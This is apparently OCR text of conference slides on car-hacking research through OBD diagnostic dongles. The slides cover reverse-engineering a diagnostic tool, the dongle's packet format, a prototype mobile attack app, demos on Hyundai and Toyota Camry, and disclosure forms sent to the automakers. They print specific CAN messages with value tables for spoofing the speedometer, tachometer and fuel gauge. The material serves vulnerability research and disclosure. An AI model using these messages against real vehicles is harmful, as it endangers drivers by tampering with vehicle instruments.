





How to Use Diagnostic Tool










Reverse Engineer Diagnostic Tool




Recv CAN ID
Send CAN ID
ECU parameters




```
-<EcuData bAllDTC="1" bBitFaults="0" bCIDSupport="0" bFFDSupport="1" bRTDTC="1" bSupportBDDC="1" bSupportDCScript="0" bSupportDIM="0"
 bSupportSubsystem="0" bVDRSupport="1" bVaryingResponseLengthSupport="1" bsEcuID="147" bsFamilyCodeText="ENGINE" bsFamilyName="1"
 bsProtocolID="PR_DiagOnCANSpecA" eFuelType="0">
  -<DiagnosticDatas>
    +<DTCGlobals></DTCGlobals>
    +<DiagStates></DiagStates>
    +<DiagParameters></DiagParameters>
    +<DiagRequests></DiagRequests>
    +<DiagIDs></DiagIDs>
    +<DiagStatuses></DiagStatuses>
    -<DiagCmds>
      -<DiagCmd bsScreenModule="NULL" bsTestID="NULL" bsType="Simple" eCommandType="1" vecServiceRefs="[11]">
        -<DiagData bAgingCounter="0" bsMaskValue="NULL" bsName="R001" bsType="NULL" nAccessLevel="1" nDependencyCount="0">
          <LabelInfo bsCodeText="60090" bsItemText="NULL" bsLongLineCodeText="NULL" bsShortCodeText="NULL" bsShortLinesCodeText="NULL" bsText="SELF DIAG
          CLEAR"/>
        </DiagData>
        -<Messages eMsgType="0">
          <MessageInfo bsCodeText="4270" bsId="1"/>
        </Messages>
      </DiagCmd>
      -<DiagCmd bsScreenModule="AT_3_38" bsTestID="NULL" bsType="Complex" eCommandType="0" vecServiceRefs="[]">
        -<DiagData bAgingCounter="0" bsMaskValue="((MAS_IOLID_01_08&0x40)== 0x40)?1:0" bsName="A005" bsType="NULL" nAccessLevel="1" nDependencyCount="0">
          <LabelInfo bsCodeText="1060" bsItemText="NULL" bsLongLineCodeText="NULL" bsShortCodeText="NULL" bsShortLinesCodeText="NULL" bsText="FUEL
          INJECTION"/>
        </DiagData>
        -<SCFInfo bsDLLName="TCS_AT_3_38.dll" bsFunName="TCS_AT_3_38" bsReadConfigName="EMTY" bsWriteConfigName="EMTY" vecServiceRefs="[]">
```



名称	值	起始	大小	颜
struct TABLE		0h	3390h	Fg:
struct RECORD record[0]		0h	50h	Fg:
wchar_t DescStr[10]	SPEED MET	0h	14h	Fg:
int DataInitValue	0h	14h	4h	Fg:
int DataMax	80h	18h	4h	Fg:
int DataMin	0h	1Ch	4h	Fg:
unsigned short wID	1h	20h	2h	Fg:
unsigned short FreezeID	0	22h	2h	Fg:
unsigned short IndexID	18Fh	24h	2h	Fg:
unsigned short PhyDataID	1h	28h	2h	Fg:
unsigned short ActTestPatID	1h	2Ah	2h	Fg:
unsigned short StartBit	0h	2Ch	2h	Fg:
unsigned short EndBit	7h	2Eh	2h	Fg:
unsigned short HelpID	7E46h	30h	2h	Fg:
unsigned short CautionID	0h	32h	2h	Fg:
unsigned short ProhibitionID	4774h	34h	2h	Fg:
unsigned short InfoID	7137h	36h	2h	Fg:
unsigned short CommentID	0h	38h	2h	Fg:
unsigned short HandID	0h	3Ch	2h	Fg:
unsigned byte DID	1h	46h	1h	Fg:
unsigned byte flag	1h	48h	1h	Fg:
unsigned byte DataType	1h	49h	1h	Fg:
unsigned byte HandFlag	0h	4Bh	1h	Fg:
struct RECORD record[1]		50h	50h	Fg:
wchar_t DescStr[10]	TACHOMETE	50h	14h	Fg:

odometer


ID index

Start position

End position

Command ID

Send CAN Messages to Control Cars




Richard McLaughlin – Warwick Control

Security Flaws in OBD Products


50% OBD dongles are vulnerable to attacks!

OBD dongles, auto mobile apps, and car rental services

Need security penetration testing service



tcpdump and wireshark



Protocol format


55	AA	PacketID	SendDatalen	SendDatalen^-1	SendData[0]……SendData[n]	Cs校验和

SendData

Frame Count	**the first Frame length**	**0x60 或者 0x61**	**Command ID**	Data[0]……Data[n]	Frame[1]…….Frame[n]

Auto Malware Prototype

- We developed the first mobile malware for auto attack demo



OBD Attack Demo – Hyundai and Camry

No Specific Responses From Auto Makers

In order to assist you with a question or any feedback, we will need to know:

Owner: your vehicle's full 17 digit Vehicle Identification Number(VIN) as well as your contact information.

Prospective Owner: your vehicle of interest.

VIN

VEHICLE OF INTEREST Sonata

FIRST NAME research

LAST NAME team

EMAIL ADDRESS info@visualthreat.com

CONFIRM EMAIL ADDRESS info@visualthreat.com

PHONE NUMBER (OPTIONAL)

EXTENSION

TOPIC: Other

YOUR MESSAGE (UP TO 4,000 CHARACTERS):

Hi,

This is VisualThreat, a mobile security company. Currently we are doing research on Internet of Vehicle security. However, we have discovered that it is doable to remote control a Hyundai Sonata car by using a market-purchased OBD2 diagnostic box and a developed mobile app

SEND MESSAGE

TOYOTA
Let's Go Places

Select Vehicle ▼ | Shopping Tools ▼ | F

*Required

- Vehicle Concern
- Dealership Experience
- Vehicle Features
- Vehicle Purchase Inquiry
- Entune®
- Copyright
- Topic Not Listed

*Required

Camry

Not Applicable

VIN

Mileage

*Required

remotely over-the-air attack demo on Camar

Please confirm you get our notice once you receive the email.

Thanks

VisualThreat Inc.
info@visualthreat.com

Attachments (optional)

Browse... No file selected.

Submit

Email Toyota Confirmation

Response Sent!

CONTACT US:

Thank You for contacting Hyundai Motor America.
Your email has been forwarded to our Customer Support team for review and follow-up.

Visit the Home Page

CAN Messages to Control Cars

odometer

ECU：

Combination Meter

message：

7C0 04 30 01 00 xx 00 00 00

：

```
if(x&0xff==0) Y=OFF;
else if(x&0xff==0x01) Y=0;
else if(x&0xff==0x02) Y=40;
else if(x&0xff==0x04) Y=80;
else if(x&0xff==0x08) Y=120;
else if(x&0xff==0x10) Y=160;
else if(x&0xff==0x20) Y=200;
else if(x&0xff==0x40) Y=240;
else if(x&0xff==0x80) Y=280;
else Y=NO TABLE DATA;
```

ECU：RPM

Combination Meter

message：

7C0 04 30 02 00 xx 00 00 00

：

if(x&0xff==0) Y=OFF;

else if(x&0xff==0x01) Y=0;

else if(x&0xff==0x02) Y=1000;

else if(x&0xff==0x04) Y=2000;

else if(x&0xff==0x08) Y=3000

;else if(x&0xff==0x10) Y=4000;

else if(x&0xff==0x20) Y=5000;

else if(x&0xff==0x40) Y=6000;

else if(x&0xff==0x80) Y=7000;

else Y=NO TABLE DATA;

fuel tank

ECU：

message：

7C0 04 30 03 00 xx 00 00 00

：

if(x&0xff==0) Y=OFF;

else if(x&0xff==0x01) Y=Sender E;

else if(x&0xff==0x02) Y=Empty;

else if(x&0xff==0x04) Y=Warning;

else if(x&0xff==0x08) Y=1/4;

else if(x&0xff==0x10) Y=1/2;

else if(x&0xff==0x20) Y=3/4;

else if(x&0xff==0x40) Y=Full;

else if(x&0xff==0x80) Y=Sender F;

else Y=NO TABLE DATA;

2014 Auto OBD Product and Mobile App Security Research Report

categories	number
OBD dongle vendors outside China	7
OBD dongle vendors in China	12
Auto mobile apps	125

OBD Dongles

Communication Security Vulnerabilities Bring Auto Attacks

